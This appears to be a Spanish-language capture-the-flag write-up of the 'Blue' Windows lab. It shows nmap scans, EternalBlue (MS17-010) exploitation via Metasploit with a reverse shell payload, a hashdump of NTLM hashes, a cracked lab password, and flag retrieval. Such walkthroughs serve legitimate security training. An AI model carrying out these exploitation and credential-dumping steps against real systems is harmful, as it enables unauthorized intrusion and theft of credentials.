
# Blue




Cyber Security 101 > Exploitation Basics > Blue

Blue

Deploy & hack into a Windows machine, leveraging common misconfigurations issues.


Easy 30 min

## Nmap:



```
PORT      STATE SERVICE            REASON          VERSION
135/tcp   open  msrpc              syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       syn-ack ttl 127 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 127
| ssl-cert: Subject: commonName=Jon-PC
| Issuer: commonName=Jon-PC
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2025-07-05T09:17:25
| Not valid after:  2026-01-04T09:17:25
| MD5:   cd49:cd01:08a7:9f8c:4c60:8bba:e22d:aded
| SHA-1: 43c3:2d9b:54e2:0d6e:9723:16fb:e5a9:c376:59da:fb4d
| -----BEGIN CERTIFICATE-----
```


Revisamos posible vulnerabilidad en el puerto 445:



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 445 --script smb-vuln* 10.10.133.239

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 05:27 EDT
Nmap scan report for 10.10.133.239
Host is up (0.033s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```


# Metasploit:

Buscamos la CVE:




```
msf6 > search CVE-2017-0143

Matching Modules
================

   #  Name                                     Disclosure Date  Rank     Check  Description
   -  ----                                     ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue
   1    \_ target: Automatic Target             .                .        .      .
   2    \_ target: Windows 7                    .                .        .      .
   3    \_ target: Windows Embedded Standard 7  .                .        .      .
   4    \_ target: Windows Server 2008 R2       .                .        .      .
   5    \_ target: Windows 8                    .                .        .      .
```

Cargamos los parámetrosnecesarios:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.133.239    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Window
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7,
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows E


Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.9.0.231       yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```


una vez se conecto, vemos que somos Root:



```
meterpreter > shell
Process 2840 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```


# Extra:

Revisamos con Hashdump posibles credenciales:



```
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > pwd
```

Intentamos romper a Jon, su hash es el segundo. Usamos la web crackstation:



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
ffb43f0de35be4d9917ac0cc8ad57f8d
```

**Supports:** LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|---|---|---|
| ffb43f0de35be4d9917ac0cc8ad57f8d | NTLM | alqfna22 |

**Color Codes:** 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Buscamos las posibles claves de Flag:



```
Path                                   Size (bytes)  Modified (UTC)
----                                   ------------  --------------
c:\Users\Jon\Documents\flag3.txt       37            2019-03-17 15:26:36 -0400
c:\Windows\System32\config\flag2.txt   34            2019-03-17 15:32:48 -0400
c:\flag1.txt                           24            2019-03-17 15:27:21 -0400

meterpreter > cat C:\\flag1.txt
[redacted]meterpreter > cat C:\\Windows\\System32\\config\\flag2.txt
[redacted]meterpreter > cat C:\\Users\\Jon\\Documents\\flag3.txt
[redacted]meterpreter >
[redacted]

[*] 10.10.133.239 - Meterpreter session 1 closed.  Reason: Died
```